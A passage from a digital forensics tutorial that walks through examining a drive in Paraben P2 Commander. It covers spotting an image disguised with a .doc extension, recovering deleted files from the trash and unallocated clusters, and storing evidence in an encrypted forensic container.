


Figure 8. *Selecting name for evidence*




Figure 9. *Settings for the evidence*

EXAMINING A DRIVE

Having selected the drive to be examined, the investigation can now begin. First notice the content of the selected drive. Figure 10 shows the contents of the drive H: a word document, *document.doc,* and an image, *IMAG0912.jpg*.




Figure 10. *Contents of drive H*

We can now examine what the drive contains using P2 Commander. We expand the case (*Illustration)* located in the top left corner of the interface; we expand the *NTFS* directory and click on the *Root* directory. Among the contents of the *Root* directory are the contents of drive H, but to our amazement document.doc is seen to be a JPEG image data just like *IMAG0192.jpg*, and the thumbnails at the bottom of the interface further buttress that fact (Figure 11). Criminals often times try to hide their tracks by camouflaging documents to avoid detection. This could be done using different techniques from the simplest (like labeling an incriminating document or file with an innocent sounding name) to advanced techniques like steganography. What happened in this example is that the file extension for an image was changed from *.jpg* to *.doc* to avoid detection of the image by an investigator. In cases like child pornography, a suspect may try to hide incriminating pictures using such a technique in the hope of warding off investigators. Once there is an attempt by anyone who is not aware of what was done to open such document, the document would probably give an error message or open in codes that would be considered unintelligible by most people giving the impression that it must have become corrupted. However, with forensic tools like P2 Commander, an investigator can easily see through such a camouflage in a single glance as we have seen in the example.




Figure 11. *Viewing contents of Root directory in drive H*

The times and dates of creation, last access, last modification and last change of document can also be viewed in the P2 Commander tab for selected directory, such time stamps can be used as proof for or against a suspect. For instance, if there is a child pornography image found on an endpoint that is shared by employees on shift basis, the time stamps could be used to determine on whose shift such an image was stored and accessed. Reviewing sign-in logs and registers along with CCTV footage can further corroborate this.

The trash directory can also be analyzed (note, the recycle bin was emptied before this analysis). Clicking on the trash directory shows contents emptied from the recycle bin. Despite the recycle bin having been emptied, we can see the contents that were deleted from the recycle bin that have not been overwritten. In Figure 12, we can see the deleted items with their file extensions and document types as well as the date and time of the deletion. As had been seen previously, the deleted item also has a *.doc* file extension, but the document type JPEG image data. Also, at the bottom left corner of the interface, we have the file properties which shows that the document was deleted (stated that *Deleted* is *True*) and the path was recycle bin.




Figure 12. *Contents of trash directory*

Expanding the *Unallocated Space* directory shows the *Deleted Items* directory, which can be further expanded to reveal the unallocated clusters. In the unallocated clusters directory, we can see there is a JPEG image data document as shown in Figure 13.

The contents of the unallocated clusters are reviewable and recoverable documents, partially or fully, those were deleted from the recycle bin, but have not been fully overwritten. Such data might be very useful in a case. Casey (2004) gives an example of a blackmail case where the suspect claimed the blackmail letter document was a letter he originally wrote, but someone else modified and sent it it while he was away on vacation. Various fragments of deleted material were recovered from his computer, one of the fragments in the slack space of another file (the owning file), which was created a couple of days before the suspect's vacation. Technically, this showed that the slack space had existed before the owning file, which helped to question the suspect's alibi.




Figure 13. *Contents of the unallocated clusters*

CREATING A FORENSIC CONTAINER

The created case can be saved in a forensic container. Paraben has forensic containers that are encrypted and write protected such that the digital evidence can be stored securely and makes it easier for third parties to review the evidence. This helps to ensure a proper chain of custody and to show that the evidence was not tampered with or contaminated during storage.

A forensic container is from *Tools* in the menu bar and *Create New Forensic Container* selected, as shown in Figure 14. Once clicked, the pop up shown in Figure 15 comes up which requires a file path to be chosen for saving the container. By default the containers are saved to the Paraben Corporation directory located program files directory, and saved to a folder called containers there in a folder called new_container (the previous directory used for saving the case is used in the example). There is also the need to select a password for the container, and the password confirmed. One that is done, the forensic container is stored in the selected directory and can be analyzed and reviewed when and as necessary.




Figure 14. *Create New Forensic Container option under Tools*




Figure 15. *File path selection and password creation for forensic container*

Figure 16 shows the directory containing the forensic container. The directory contains two files: the main file and the data file; the main file contains the file hierarchy, which is named after the forensic container name with file extension *.p2d*, while the data file contains the acquired data evidence (Paraben Corporation, 2013).




Figure 16. *Forensic container directory containing case*

To view the forensic container, click on *Add Evidence* bring up add evidence pop up, select other under category where *Forensic container file* is visible as show in Figure 18, click on *Forensic container file* and okay. Once okay is clicked, the program browses to the directory containing the case. There the *new_container* folder is opened and the *NEW_CONTAINER.P2D* file selected (the only thing visible in the container in this example, *.p2d* files are types to be selected). This brings up a pop up to enter new evidence name as shown in Figure 18, the default name *NEW_CONTAINER* is left in the example. Then the program prompts to enter the forensic container password (Figure 19). That done, the new container directory becomes visible in the case explorer pane (Figure 20). The container can be expanded to view captured evidence (reports are not available in the demo version, but are in the full version) and audit logs.




Figure 17. *Selecting Forensic container file*




Figure 18. *Entering new evidence name*




Figure 19. *Entering forensic container password*

